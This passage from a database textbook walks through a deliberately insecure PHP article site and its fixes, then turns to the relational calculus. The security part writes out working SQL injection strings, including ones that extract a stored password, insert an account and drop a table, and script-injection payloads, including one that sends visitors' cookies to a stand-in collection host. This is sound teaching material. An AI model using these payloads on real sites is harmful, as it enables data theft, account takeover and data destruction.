261     $con->query($sql);
```

```
262
263     /* Finally, show the article list that includes the new article. */
264     showArticleList($con);
265 }
```

First, the `placeArticle` function has to determine the **author identifier** corresponding to the provided author information (name and password). To do so, the function uses string interpolation to produce an SQL query that returns all authors with the provided name and password. For example, if the name **Me** and password **Test1234!** is provided, then the query

```
SELECT id
FROM author
WHERE name = 'Me' AND
      password = 'Test1234!';
```

is executed. This query will return **at-most one** row: one row if the provided author information matches an author in **Author** and no rows if the provided author information is invalid. In this case, the provided author information matches an author in **Author** and a single row is returned by the query.

If the provided author information is invalid (no rows returned by the query), then the `placeArticle` function will produce an error page by calling the function `showError`.

Otherwise, if the provided author information is valid, then the single returned row will provide the identifier of an author. For example, if the name **Me** and password **Test1234!** is provided, then the resulting author identifier `$author['id']` will be **1**. Next, the `placeArticle` function will place the new article. The code to place a new article is rather straightforward: the function uses **string interpolation** to construct an `INSERT INTO` statement that adds a row in the **Article** table. This row represents the new article. For example, if the visitor provided author information resulting in author identifier **1**, provided the title **My new article**, and provided the content **A very long story...**, then the following `INSERT INTO` statement will be executed by `placeArticle`:

```
INSERT INTO article(author_id, title, content)
VALUES (1, 'My new article', 'A very long story...');
```

Finally, to show the result of placing a new article, the `placeArticle` function will show the article list with the newly-placed article using the function `showArticleList`, which we already detailed before.

5.2.4 BAD: fundamentally dangerous and utterly broken

In the previous section, we detailed the working of `BAD`. On the surface, `BAD` looks like a decent web-application: `BAD` provides simple functionality, the source code is decently structured, and the overall working of `BAD` is not too hard to follow. Looks are **deceiving**, however: `BAD` is **fundamentally dangerous and utterly broken**.

Remark. The low quality of `BAD` is not particularly special: one can find plenty tutorials, blogs, and other resources online that demonstrate and explain code similar to `BAD`. On the surface, these resources all look decent, especially for inexperienced developers, while using these resources in practice is outright dangerous.

As we shall see, the root cause of many of the issues in `BAD` boil down to how `BAD` **trusts user input** and uses user input without ensuring that the user input is **safe to use**. Trusting external data values (e.g., user inputs) and improper handling of potentially-unsafe data values is the root cause of many **security vulnerabilities** and other issues in a wide range of applications. Hence, our first recommendation is:

Good Practice 1. **Never trust external data values** (e.g., user input). Always ensure that external data values are **safe to use** before using them and use them in safe ways!

As even the best programmers make mistakes, bugs are almost unavoidable in any non-trivial piece of software. Hence, our second recommendation is:

Good Practice 2. Design, implement, and run your application such that the **impact of bugs is minimized**.

An important tool in minimizing the impact of bugs and mistakes when working with important data is to have an effective and regularly-tested **data backup procedure**.

Next, we shall we detail the many common pitfalls and issues in the implementation of `BAD` and detail how to avoid these pitfalls and prevent these issues. By applying all fixes we described, we obtain the **Fixed Article Demo (`FAD`)**. We refer to Appendix D for the SQL statements used to create the database used by `FAD` and for the complete source code of `BAD`.

> **Breaking web-applications owned by others (e.g., by using the techniques described in this section), is a crime and is illegal in almost all situations. Hence, only experiment with your own web-applications or with web-applications that have granted you explicit permission to do so.**

5.2.4.1 Dealing with unexpected situations

We start with an inspection of the article page produced by the `showArticle` function. This function will use any article identifier provided by a visitor of the website. For example, as described in Section 5.2.3, visiting `https://example.com/bad.php?article=1` will show the **first article**.

Now consider a visitor that accidentally visits the address `https://example.com/bad.php?article=12`. There is no twelfth article in the database. Hence, execution of the query to obtain the article with identifier `12` at Line 169 will not yield any resulting articles.

Unfortunately, the remainder of the `showArticle` function **trusts the user** and makes the **unverified assumption** that the user provided a valid article identifier that corresponds to an existing article. Indeed, the function does not check whether the provided article identifier corresponds to an **existing article**. Hence, after failing to fetch an article, the function will try to output an article that does not exist starting at Line 174. This attempt to show a non-existing article will fail spectacularly and the visitor will be greeted with the output of Figure 5.4.

Fix. We only know whether a provided article identifier represents an article **after** executing the query at Line 169. To detect whether there is a row in the result set `$result`, we can use the `fetch` method: this method will **return the next row** if there is a next row or will return **`false`** if there are no next rows. If there are no next rows, the `showArticle` function should simply terminate with an error message.

The `showArticle` function is not the only function that makes unverified assumptions. For example, the functions `placeArticle` and `placeComment` both assume that all required form fields are provided. Hence, also these functions will fail spectacularly when one-or-more form fields are missing.

Fix. We fix both the `placeArticle` and the `placeComment` function by first verifying whether all required form fields are provided before processing the form.

5.2.4.2 SQL injection

We continue with the inspection of the article page produced by the `showArticle` function. In the previous section, we already highlighted that this function will use any article identifier provided by visitors of the website. The function goes even further, however: any **arbitrary value** provided by visitors will be put into the SQL query constructed at Line 165. Such arbitrary values can include **SQL code** that change the meaning of the constructed SQL query, which can lead to disastrous results.

To illustrate the above, we consider again the address `https://example.com/bad.php?article=1`. Now consider a visitor that visits this page and then modifies the address bar in their browser by replacing the article identifier `1` in this hyperlink by the following specially-crafted value:

```
1 AND FALSE UNION SELECT *, name, password, CURRENT_TIMESTAMP FROM author WHERE id = 2
```

Insufficient error handling on the article page

Warning: Trying to access array offset on value of type bool in **/public_html/bad.php** on line **172**

Warning: Trying to access array offset on value of type bool in /public_html/bad.php on line 176

By
Warning**: Trying to access array offset on value of type bool in **/public_html/bad.php** on line **178
.
Posted at
Warning: Trying to access array offset on value of type bool in **/public_html/bad.php** on line **179**

Deprecated: DateTime::createFromFormat(): Passing null to parameter #2 ($datetime) of type string is deprecated in **/public_html/bad.php** on line **112**

Fatal error: Uncaught Error: Call to a member function format() on bool in /public_html/bad.php:113 Stack trace: #0 /public_html/bad.php(179): formatDatetime() #1 /public_html/bad.php(310): showArticle() #2 {main} thrown in **/public_html/bad.php** on line **113**

Figure 5.4: The article page for the non-existing article with identifier 12.

After making this change, the article page of Figure 5.5 will be displayed. A quick look at the example dataset of Figure 5.2 shows that the resulting article page is not showing a valid article. Instead, the page is displaying the **username** and **password** of the second author taken from the **Author** table. Furthermore, the page is showing an error message indicating an error at Line 189.

To see why this happened, we need to look at how the `showArticle` function works. As described in Section 5.2.3, this function first uses **string interpolation** to construct an SQL query that looks up the details of the specified article identifier `$id`. In this case, `$id` has the value `1 AND FALSE ...WHERE id = 2`. Hence, the `showArticle` will construct and execute the following SQL query (which we have formatted for clarity):

```
SELECT author.name, article.*
FROM author, article
WHERE author.id = article.author_id AND
      article.id = 1 AND FALSE
UNION
SELECT *, name, password, CURRENT_TIMESTAMP
FROM author
WHERE id = 2;
```

Incorporating the value of `$id` via string interpolation into the query drastically impacts the resulting query `$sql`: the value adds an entire `UNION` statement to the query that retrieves sensitive information from the **Author** table. In specific, in the `UNION` statement the first `SELECT` statement is disabled due to the added row condition `AND FALSE`. The second `SELECT` statement is a straightforward query that will retrieve **a single row** holding the information of the second author from the **Author** table (the row in **Author** with value

The article page during SQL injection

Myself

By *2*.
Posted at 11 February 2025, 1:50.

$3cr3+P4ssw0rd

Fatal error: Uncaught PDOException: SQLSTATE[21000]: Cardinality violation: 1222 The used SELECT statements have a different number of columns in /public_html/bad.php:189 Stack trace: #0 /public_html/bad.php(189): PDO->query() #1 /public_html/bad.php(310): showArticle() #2 {main} thrown in **/public_html/bad.php** on line **189**

Figure 5.5: The article page leaking **sensitive information** when displaying the article associated with a specially-crafted article identifier.

2 in column *id*). This retrieved row includes the username and password of the second author. Next, the function `showArticle` outputs this single row as-if the row represents an article. Due to this, the username and password of the second author are displayed as the title and content of an article, as shown in Figure 5.5.

After outputting an "article" that consists of the username and password of the second author, the `showArticle` function will attempt to obtain and output the comments on the article with identifier `$id`, which still has the value `1 AND FALSE ...WHERE id = 2`. To obtain the comments, the function constructs the following query:

```
SELECT *
FROM comment
WHERE article_id = 1 AND FALSE
UNION
SELECT *, name, password, CURRENT_TIMESTAMP
FROM author
WHERE id = 2
ORDER BY id;
```

In this `UNION` statement, the first `SELECT` statement will evaluate to a table with the **five columns** specified by the **Comment** table. The second `SELECT` statement will evaluate to **six columns**, however. Hence, the constructed query is invalid SQL. Hence, execution of this query will fail and PHP will provide a detailed error message that explains why the query is invalid SQL.

The above issue is called **SQL injection** and is an **extremely common** issue in badly-designed data-based applications. As demonstrated, SQL injection is a **severe vulnerability** that can be used to leak sensitive information. Furthermore, SQL injection can be used to change, damage, or destroy data. Consider, for example, what will happen when a visitor uses the following specially-crafted values as the article identifier when visiting the article page:

- `article=1; INSERT INTO author(name, password) VALUES('EvilAccount', 'EvilPass')`.

  This value will result in the insertion of a new author with username `EvilAccount` and password `EvilPass` in the **Author** table. Hence, an attacker can use this value to create a new account via which the attacker can place articles.

- `article=1; UPDATE author SET password = 'NewEvilPass' WHERE id = 2`.

This value will result in the update of the password of the second author to the new password `NewEvilPass`. Hence, an attacker can use this value to change the password of an existing author, after which the attacker can impersonate that author.

- `article=1; DROP TABLE comment`.

  This value will remove the **Comment** table. Hence, an attacker can use this value to destroy data and break `BAD`.

The **root cause** of SQL injection is the usage of **untrusted user input** in an unsafe way. In specific, SQL injection is caused by the **improper construction of SQL queries** that need to incorporate user input (e.g., to look up a specific article). Typically, SQL injection is caused by incorporating input values into SQL queries using **normal string operations** such as string interpolation. As normal string operations are completely unaware of SQL, they cannot see the difference between, on the one hand, **normal data values** (e.g., a valid article identifier) and, on the other hand, **SQL keywords** and other symbols with special meaning in SQL that change the meaning of the constructed query.

Fix. Never use normal string operations to construct complex SQL queries: always use **prepared statements** instead. In general, a prepared statement is built and executed in three phases:

1. First, one constructs a **prepared statement** `P` out of a query `Q`. This query `Q` can have zero-or-more **placeholders** that indicate where external values must be inserted.
2. Next, each **placeholder** of `P` is assigned a data value. As the prepared statement is aware that these assigned values should be treated as plain values (and not as SQL code), the prepared statement can ensure that the assigned values are not treated as SQL code.
3. Finally, after all placeholders are assigned a value, the prepared statement is **executed** as-if it is a normal SQL query.

In Section 5.1.3, we already demonstrated the usage of prepared statements using JDBC in Java. Next, we illustrate how to use prepared statements using PDO in PHP. In specific, we detail how `FAD` changes the `showArticle` function of `BAD` to use a prepared statement to safely retrieve an article from the database:

```
171     $sql = 'SELECT author.name, article.*
172             FROM author, article
173             WHERE author.id = article.author_id AND
174                   article.id = :id;';
175     $pstmt = $con->prepare($sql);
176     $pstmt->execute([':id' => $id]);
177     $article = $pstmt->fetch();
```

In the above PHP code, the variable `$sql` holds a text constant representing an SQL query. In this query, there is a single placeholder `:id` where an article identifier should be inserted. Next, the `prepare` method of the PDO connection `$con` will create a prepared statement `$pstmt` based on the query `$sql`. Finally, the dictionary `[':id' => $id]` specifies that the value of `$id` should be used for the placeholder `:id`, after which the `execute` method of `$pstmt` is used to execute the prepared statement.

The usage of prepared statements for **all queries** that incorporate input values will completely prevent SQL injection in **all cases**.

SQL injection and similar issues plague the entire implementation of `BAD` and even breaks **legitimate functionality**. To see this, consider a visitor named **Kitty** trying to place the comment **Great story! Won't forget it.** on the article with identifier **1**. When trying to place this comment, Line 273 of function `placeComment` will construct the SQL query:

```
INSERT INTO comment(article_id, name, content)
VALUES (1, 'Kitty', 'Great story! Won't forget it.');
```

The above SQL query is invalid: the part `'Great story! Won'` is a valid text constant and the part `t forget it.');` is not valid SQL. Consequently, the function `placeComment` will fail when it executes the above query and, as such, `BAD` will fail to place this legitimate comment and produce the error message of Figure 5.6 detailing the fault in the executed SQL query.

The result of `placeComment`

Fatal error: Uncaught PDOException: SQLSTATE[42000]: Syntax error or access violation: 1064 You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near 't forget it.')' at line 4 in /public_html/bad.php:277 Stack trace: #0 /public_html/bad.php(277): PDO->query() #1 /public_html/bad.php(303): placeComment() #2 {main} thrown in **/public_html/bad.php** on line **277**

Figure 5.6: The result of the `placeComment` function when trying to place the comment `'Great story! Won't forget it.'`, which uses the special character `'`.

The error messages shown in Figure 5.5 and Figure 5.6 provide detailed information about what went wrong: both messages correctly identify and explain why the executed SQL query is invalid. This is great for a developer that is testing `BAD` and is trying to figure out what is going wrong. Such detailed error messages can also be used by an attacker, however, to fine-tune their attempts at SQL injection.

Fix. Errors should not be provided to visitors in publicly-facing websites. Instead, **disable public error reporting** and log errors only internally. In PHP, one can disable publicly-facing error reporting using the `error_reporting` function (this independent of any server-wide configuration options).

Finally, we note that the impact of any bugs that lead to SQL injection in `BAD` is huge: we have shown that SQL injection was able to leak sensitive information, make new author accounts, change existing author accounts, and destroy entire tables.

Fix. Properly limit the actions the **database account** used by your web-application can perform. For example, your web-application is unlikely to perform `DROP TABLE` statements and, hence, the database account should not have the authorization to perform such statements.

5.2.4.3 HTML injection

We further continue with the inspection of the article page produced by the `showArticle` function. We note that Lines 197–201 will output any comments written by visitors. The function makes no changes to the title of the comment and minimal changes to the content (namely to implement new lines in the comment using HTML code). This enables visitors to write comments that are treated as HTML code that change the behavior of the website.

Consider an attacker that places the following comment on the first article:

```
<script>document.location="https://example.com/very_evil_page"</script>
```

The above comment includes a small JavaScript program. After this comment is placed, the browser of anyone that visits the first article will execute this program, due to which the browser will redirect the visitor to the malicious website at `https://example.com/very_evil_page`.

The above issue is called **HTML injection**. As the name implies, the **root cause** of HTML injection is similar to the root cause of SQL injection: also HTML injection is caused by the usage of **untrusted user input** in an unsafe way. In specific, **normal data values** (e.g., user comments) are improperly incorporated into HTML output, due to which normal data values end up being interpreted as HTML code.

Fix. Consider a normal data value v. To prevent HTML injection due to inclusion of value v in the HTML output, one needs to properly **escape** any symbols in v that have special meaning in HTML. For example, the

HTML tag `<script>`, which can be used to include JavaScript code, needs to be replaced by `<script>`. Here, `<` and `>` are escape sequences that represent the characters < and >. In PHP, such escaping can be performed using the function `htmlentities`.

HTML and JavaScript typically have access to sensitive information within the browser. Hence, HTML injection can be used to provide sensitive information to attackers. For example, by default JavaScript has access to the **cookies** of a website. Cookies are small pieces of information that are exchanged between the browser and the website and are often used to keep track of the settings of individual visitors across multiple visits of the website. Cookies are, for example, used to implement **sessions** that enable visitors to **login** to a website and remain logged in during multiple visits. Attackers that can **obtain** the cookies of other visitors can use these obtained cookies to **impersonate** other visitors, an attack called **session hijacking**. Now consider the following single-line comment on the second article:

```
<script>document.location="https://example.com/collect?" + document.cookie</script>
```

After this comment is placed, the browser of anyone that visits the second article will execute this program, due to which the browser will redirect the visitor to the website with path `https://example.com/collect` and with the query component defined by the cookies of the user. For example, when writing this note and testing `BAD`, my web browser will automatically visit the page

```
https://example.com/collect?PHPSESSID=fqcoagetf1jie4isf0q49kc7jv
```

with `fqcoagetf1jie4isf0q49kc7jv` the **session identifier** that `BAD` uses for my session.

Fix. We can limit the impact of HTML injection by ensuring that session cookies are not available via JavaScript. To ensure that session cookies are not available via JavaScript, every session cookie should be configured to be **HttpOnly**. Furthermore, as session cookies are exchanged between website and browser in plain text, session cookies should only be used over **secured connections (HTTPS)**. To ensure that session cookies are only used over secured connections, every session cookie should be configured to be **Secure**. Finally, to prevent **session fixation attacks**, a web-application must always generate session identifiers from scratch and never accept session identifiers proposed by visitors. In PHP, these and other security-related properties of session cookies can be set when initializing the session using the function `session_start`.

Note that there are legitimate reasons to **allow** some visitors to perform HTML injection. For example, the use-case of `BAD` might ensure that **authors** are vetted people and, hence, are trusted by `BAD`. In this case, we can reasonably allow **authenticated authors** to place articles that include HTML (e.g., for rich formatting of articles).

5.2.4.4 Handling of passwords

The last but not least vulnerability we should look at is at how `BAD` stores passwords in the **Author** table: passwords are stored in **plain text**. As such, anyone that has access to the database (e.g., the developers and maintainers of `BAD`) or illegitimate gains access to the database (e.g., via SQL injection) will have access to the secret passwords used by each author.

The fact that `BAD` stores passwords in plain text is the **largest security vulnerability** in the design and implementation of `BAD`. Remember that many people **reuse passwords** on multiple websites. Hence, storing passwords in plain text not only affects `BAD`, but also every **other website** that shares users with `BAD`.

Fix. Never store passwords in plain text. Instead, store passwords as **salted password hashes** constructed using cryptographically-secure methods. Before we detail how to do so, we shall explain what a salted password hash is and which guarantees this approach provides.

First, a cryptographically-secure hash function f is a function that transforms any given input i into a fixed-size value $f(i)$ such that (1.) given i, it is relatively easy to compute $f(i)$; and (2.) given $f(i)$, it is nearly impossible to compute i. Typically, we call the value $f(i)$ the **digest** of i. An example of a cryptographically-secure hash function is SHA-256, which produces a fixed-size value of 256 bits.

Table **Author**		
id	*name*	*password* (SHA-256 digests)
1	Me	`0FADF52A4580CFEBB99E61162139AF3D3A6403C1D36B83E4962B721D1C8CBD0B`
2	Myself	`AAE16F7BA34668B5E0CBD2AE5509C04DABBF871DB6E7A3CBB0F3E6C1A94B0C1F`
3	I	`0FADF52A4580CFEBB99E61162139AF3D3A6403C1D36B83E4962B721D1C8CBD0B`

Figure 5.7: A variant of the table **Author** in which each password is replaced by a SHA-256 digest stored in hexadecimal notation (in which each hexadecimal character represents 4 bits).

Given the above properties of function such as SHA-256, it seems we can simply replace each password in the **Author** table by its digest. If we do so, we obtain the table of Figure 5.7.

A close inspection of this table shows an immediate issue: as the first and third authors have the same digest, they must also have the same password. Hence, either of these authors can figure out the password of the other. Furthermore, as many people use common and predictable passwords (such as the password Test1234! of the first and third authors), an attacker can simply compute the digests of a long list of common and predictable passwords to at-least figure out the password of some users.

To address both issues, we need to ensure that the value stored for each author is **unique**: any knowledge of the password of one author should not provide any information on any other authors. To do so, we assign each author their own randomly-generated **salt value** s. This salt value s is stored together with the digest $h = f(\text{combine}(p, s))$, where $\text{combine}(p, s)$ is the combination of the password p of the author and salt value s. Later, to verify whether a given password p' matches the stored salted password hash of the author, we simply look up the value s and h in the **Author** table, compute the digest $h' = f(\text{combine}(p', s))$, and verify whether $h = h'$ (in which case $p = p'$ with extremely high probability).

In PHP, salted password hashes can be generated using the function `password_hash`. This function will encode both the digest and the salt in a single salted password hash value that can be stored in a single text-based column. Given a salted password hash value and a password, the function `password_verify` can verify whether the password matches the salted password hash. We refer to Figure 5.8 for an example of a version of the **Author** table in which passwords are replaced by salted password hashes generated by `password_hash`.

Table **Author**		
id	*name*	*passhash*
1	Me	`$2y$10$UD9l.bSTd7sVMcBIQcPdiemDO3KqkWm1D2AiXZrfKm1R6dFmVgnGe`
2	Myself	`$2y$10$Xb4v.0sibG2SL1hjJVJmAOqnZ/9IXGY81/CF0mywrf337Ku5pHx7a`
3	I	`$2y$10$50Y/DcD9WbjYdPTnOPNifOCJ6niR8alnLmxPuHe47e8RKQTfMrvBi`

Figure 5.8: A variant of the table **Author** in which each password is replaced by salted password hash generated by the PHP function `password_hash`.

By using salted password hashes to store passwords, we guarantee that (1.) it is nearly impossible to compute the original password given the salted password hash; (2.) knowing the password represented by one salted password hash does not provide any knowledge of any other passwords; and (3.) it is easy to verify that a salted password hash matches a given password.

We note that the plain text usage of passwords in `BAD` is not limited to just the database: browsers will send passwords in plain text to the web-application.

Fix. Passwords should only be sent over **secured connections (HTTPS)**.

5.2.4.5 Simplifying the queries

As a final nitpick, we take a look at the queries that `BAD` performs. Several `SELECT` statement use the output specification $*$, due to which these queries will return tables with unused columns. As some columns can hold very large values (e.g., the *content* column of the **Article** table), the overuse of $*$ can cause inefficiencies.

Fix. In `SELECT` statements, only include output specifications for columns used in the program.

5.3 Exercises

Exercise 5.1. Explain the comic of Figure 5.9.




Figure 5.9: "Exploits of a Mom", source: `https://xkcd.com/327/`.

Exercise 5.2. There are plenty places in `BAD` where SQL injection can be used with interesting results. One such place is the `placeArticle` function: it is possible to write a "password" that circumvents the password validation step of the `placeArticle` function and allows one to place an article as any author. Write such a "password".

Chapter 6

Formal query languages

Previously, we introduced the **Structured Query Language** (SQL) as the query language used by RDBMSs to interact with databases. As we have seen in Chapter 4, SQL provides users with a powerful and flexible language that allows them to extract complex information of interest from relational databases. SQL does so in a **descriptive manner**: SQL describes the desired outcome instead of a way to compute that outcome. On the one hand, the **descriptive nature** of SQL is designed to support users in writing complex queries. On the other hand, SQL itself is hard to fundamentally reason about. For example, we cannot easily answer fundamental questions about SQL such as:

1. Given an SQL query Q, how can we derive an **efficient algorithm to evaluate** Q?
2. What is the **expressive power** of SQL: which queries **can SQL express**, are there queries SQL **cannot express**, and would adding a feature to SQL **change** the queries SQL can express?

In this chapter, we shall introduce a **theoretical foundation** for querying relational databases. We do so by introducing the **relational calculus** and the **relational algebra**, two rather distinct formal query languages with a strong basis in mathematical logic. Then, we illustrate how this foundation can be used to support fundamental reasoning about relational query languages such as SQL.

To simplify notation, we will restrict ourselves to **elementary queries**. In specific, we will restrict ourselves to those queries one can express in SQL without considering (1.) multiset semantics; (2.) `NULL` values; (3.) computations of new column values; and (4.) aggregation. Furthermore, we ignore incompatible domains and simply assume that all constants (e.g., attribute values) are taken from a single domain.

In this chapter, we will continue to use the running example of a university database. In specific, we will use a database with relational schema $\mathbb{S}$ that consists of the three relations with schema **Student**(*id*, *name*, *dob*), **Course**(*id*, *name*), and **Enroll**(*sid*, *cid*, *term*) and we use the database instance $\mathbb{I}$ over schema $\mathbb{S}$ of Figure 6.1.

Student

id	*name*	*dob*
1	Adriana	April 17, 2005
2	Bartel	October 6, 2005
3	Cecilia	July 4, 2002
4	Dafni	January 25, 2004

Course

id	*name*
1	Discrete Mathematics
2	Databases
3	Data Structures

Enroll

sid	*cid*	*term*
1	1	Spring 2024
2	1	Spring 2024
2	2	Fall 2024
1	3	Fall 2024
4	1	Fall 2023
4	2	Fall 2024
4	3	Spring 2024

Figure 6.1: The instance $\mathbb{I}$ of schema $\mathbb{S}$ used throughout this chapter.

6.1 The relational calculus

The first formal query language we introduce is the **relational calculus**. As we shall show, the relational calculus is a formalization of **first-order logic** as a query language for relational databases.

Remark. The literature has several variants of the relational calculus we present here such as the **domain relational calculus** and the **tuple relational calculus**. These variants only differ in **syntax** (notation) with the relational calculus presented here.

Consider a relational schema S defining zero-or-more relations. A relational calculus query is of the form

$$\{(v_1, \ldots, v_n) \mid P(v_1, \ldots, v_n)\}$$

in which P is a **relational calculus expression** that defines a predicate on **free variables** $v_1, \ldots, v_n$. The relational calculus expression P is essentially a first-order logic formula in which the relations defined by schema S are used as **predicate symbols**. Before we formally define the syntax of these expressions, we provide a few informal examples:

Example 6.1. The query

$$Q_1 : \{(i, n, d) \mid \textbf{Student}(i, n, d)\}$$

simply returns the entire **Student** relation. Next, the query

$$Q_2 : \{(n, m) \mid \exists i, d, t : (\textbf{Student}(i, n, d) \wedge \textbf{Enroll}(i, 2, t) \wedge \textbf{Course}(2, m))\}$$

returns pairs (student name n, course name m) such that the student named n is enrolled for the course with identifier 2 and named m. The query

$$Q_3 : \{(n) \mid \exists i : \textbf{Course}(i, n) \wedge \exists s_1, s_2, t : (s_1 \neq s_2 \wedge \textbf{Enroll}(s_1, i, t) \wedge \textbf{Enroll}(s_2, i, t))\}$$

returns the names of all courses to which multiple students enrolled in a single term. The query

$$Q_4 : \{(n) \mid \exists s, d : (\textbf{Student}(s, n, d) \wedge \forall c, n : (\textbf{Course}(c, n) \implies \exists t : \textbf{Enroll}(s, c, t)))\}$$

returns the names of all students in **Student** that enrolled for each course in **Course**. We observe that in this query, there are two distinct variables n in use. The free variable n is used to represent student names, whereas the $\forall$-quantified variable n is used to represent course names. Finally, the query

$$Q_5 : \{(n) \mid \exists s, d : (\textbf{Student}(s, n, d) \wedge \neg\exists s', n', d' : (\textbf{Student}(s', n', d') \wedge d' < d))\}$$

returns the name of the oldest student in **Student**. Hence, these queries evaluate to the result of Figure 6.2.

Query Q_1			Query Q_2		Query Q_3	Query Q_4	Query Q_5
i	*n*	*d*	*n*	*m*	*n*	*n*	*n*
1	Adriana	April 17, 2005	Bartel	Database	Discrete Mathematics	Dafni	Cecillia
2	Bartel	October 6, 2005	Dafni	Databases	Databases		
3	Cecilia	July 4, 2002					
4	Dafni	January 25, 2004					

Figure 6.2: The result of the queries of Example 6.1.

6.1.1 Syntax

Next, we recursively define the formal syntax of relational calculus expressions over a relational schema $\mathbb{S}$. First, we have two **atomic expressions**:

1. if $\mathbf{R}$ is the name of an n-ary relation defined in relational schema $\mathbb{S}$ and terms $t_1, \ldots, t_n$ are each a variable or constant, then
$$\mathbf{R}(t_1, \ldots, t_n)$$
is an atomic expression whose free variables are the variables among $t_1, \ldots, t_n$; and

2. if s is a variable or constant, t is a variable or constant, and **op** is a comparison operator (one of $=$, $\neq$, $<$, $>$, $\leqslant$, or $\geqslant$), then
$$s \ \textbf{op} \ t$$
is an atomic expression whose free variables are the variables among s and t.

Next, given expressions P and Q, we can build larger relational calculus expressions using **standard logical connectives** and **quantifiers**:

3. if P is an expression with free variables $v_1, \ldots, v_n$, then
$$(P)$$
is an expression with free variables $v_1, \ldots, v_n$;

4. if P is an expression with free variables $v_1, \ldots, v_n$, then
$$\neg P$$
is an expression with free variables $v_1, \ldots, v_n$;

5. if $P(v_1, \ldots, v_n)$ and $Q(w_1, \ldots, w_m)$ are expressions with free variables $v_1, \ldots, v_n$ and $w_1, \ldots, w_m$, respectively, then
$$P \wedge Q$$
is an expression with free variables $v_1, \ldots, v_n, w_1, \ldots, w_m$; and

6. if P is an expression with free variables $v_1, \ldots, v_n$ and $w_1, \ldots, w_m \in \{v_1, \ldots, v_n\}$ are m distinct variables among these free variables, then
$$\exists w_1, \ldots, w_m : P$$
is an expression with free variables $\{v_1, \ldots, v_n\} \setminus \{w_1, \ldots, w_m\}$.

As relational calculus expressions are essentially first-order logic formulae, we usually also use convenient shorthand notations such as the well-known logical connectives $\vee$, $\implies$, and $\iff$, and the quantifier $\forall$:

$$\begin{aligned}
P \vee Q &\equiv \neg(\neg P \wedge \neg Q); \\
P \implies Q &\equiv \neg P \vee Q; \\
P \iff Q &\equiv (P \implies Q) \wedge (Q \implies P); \text{ and} \\
\forall w_1, \ldots, w_m : P &\equiv \neg \exists w_1, \ldots, w_m : \neg P.
\end{aligned}$$

In a relational calculus query of the form $\{(v_1, \ldots, v_n) \mid P(v_1, \ldots, v_n)\}$, we require that the variables $v_1, \ldots, v_n$ are **all free variables** of expression P.

6.1.2 Semantics

Consider a relational calculus query over relational schema $\mathbb{S}$ and let $\mathcal{I}$ be an instance of schema $\mathbb{S}$. If schema $\mathbb{S}$ defines the schema of a relation named $\mathbf{R}$, then we will write $\mathcal{I}(\mathbf{R})$ to denote that relation in instance $\mathcal{I}$.

Before we define the **semantics** of a relational calculus query, we first define the semantics of relational calculus expressions. Defining the **semantics** of an expression P with free variables $v_1, \ldots, v_n$ with respect to an instance $\mathcal{I}$ boils down to finding constants $x_1, \ldots, x_n$ such that the expression P, with variables $v_1, \ldots, v_n$ replaced by constants $x_1, \ldots, x_n$, **is true** with respect to instance $\mathcal{I}$.

Let μ be a **mapping** that assigns variables to constants such that $\mu(v_1) = x_1, \ldots, \mu(v_n) = x_n$. We write

$$\mathcal{I}, \mu \models P$$

to denote that the expression P, with variables $v_1, \ldots, v_n$ replaced by constants $x_1, \ldots, x_n$, **is true** with respect to instance $\mathcal{I}$.

Given a term t that is either a variable or a constant, we write $\text{val}(t)$ in the below to denote $\mu(t)$ if t is a variable or t if t is a constant. Next, we define $\models$ recursively:

$\mathcal{I}, \mu \models \mathbf{R}(t_1, \ldots, t_n)$	if $\mathbf{R}$ is the name of an n-ary relation in schema $\mathbb{S}$ with attributes $a_1, \ldots, a_n$ and $\langle a_1 : \text{val}(t_1), \ldots, a_n : \text{val}(t_n)\rangle \in \mathcal{I}(\mathbf{R})$;
$\mathcal{I}, \mu \models v$ **op** w	if the comparison $\text{val}(v)$ **op** $\text{val}(w)$ is true;
$\mathcal{I}, \mu \models (P)$	if $\mathcal{I}, \mu \models P$ holds;
$\mathcal{I}, \mu \models \neg P$	if $\mathcal{I}, \mu \models P$ does not hold;
$\mathcal{I}, \mu \models P \wedge Q$	if $\mathcal{I}, \mu \models P$ and $\mathcal{I}, \mu \models Q$ hold; and
$\mathcal{I}, \mu \models \exists w_1, \ldots, w_m : P$	if $\mathcal{I}, \mu[w_1, \ldots, w_m \mapsto x_1, \ldots, x_m] \models P$ holds for some constants $x_1, \ldots, x_m$,

in which $\mu[w_1, \ldots, w_m \mapsto x_1, \ldots, x_m]$ denotes the mapping identical to μ except that the variables $w_1, \ldots, w_m$ are assigned to constants $x_1, \ldots, x_m$, respectively.

Finally, using the semantics of relational calculus expressions, we can define the semantics of the evaluation of relational calculus query $Q : \{(v_1, \ldots, v_n) \mid P(v_1, \ldots, v_n)\}$ over instance $\mathcal{I}$ by

$$\text{eval}(Q, \mathcal{I}) = \{\langle v_1 : x_1, \ldots, v_n : x_n\rangle \mid \mathcal{I}, \mu \models P \text{ holds with } \mu = \{v_1 \mapsto x_1, \ldots, v_n \mapsto x_n\}\}.$$

Example 6.2. Consider query Q_2 from Example 6.1 and the instance $\mathcal{I}$ of Figure 6.1. Next, we shall show why $\langle n : \text{Dafni}, m : \text{Database}\rangle \in \text{eval}(Q_2, \mathcal{I})$. We have $\langle n : \text{Dafni}, m : \text{Database}\rangle \in \text{eval}(Q_2, \mathcal{I})$ if

$$\mathcal{I}, \mu \models \exists i, d, t : (\mathbf{Student}(i, n, d) \wedge \mathbf{Enroll}(i, 2, t) \wedge \mathbf{Course}(2, m)).$$

holds with $\mu = \{n \mapsto \text{Dafni}, m \mapsto \text{Database}\}$. By the semantics of $\exists$, we have the above if we can choose constants x_i, x_d, and x_t for variables i, d, and t such that

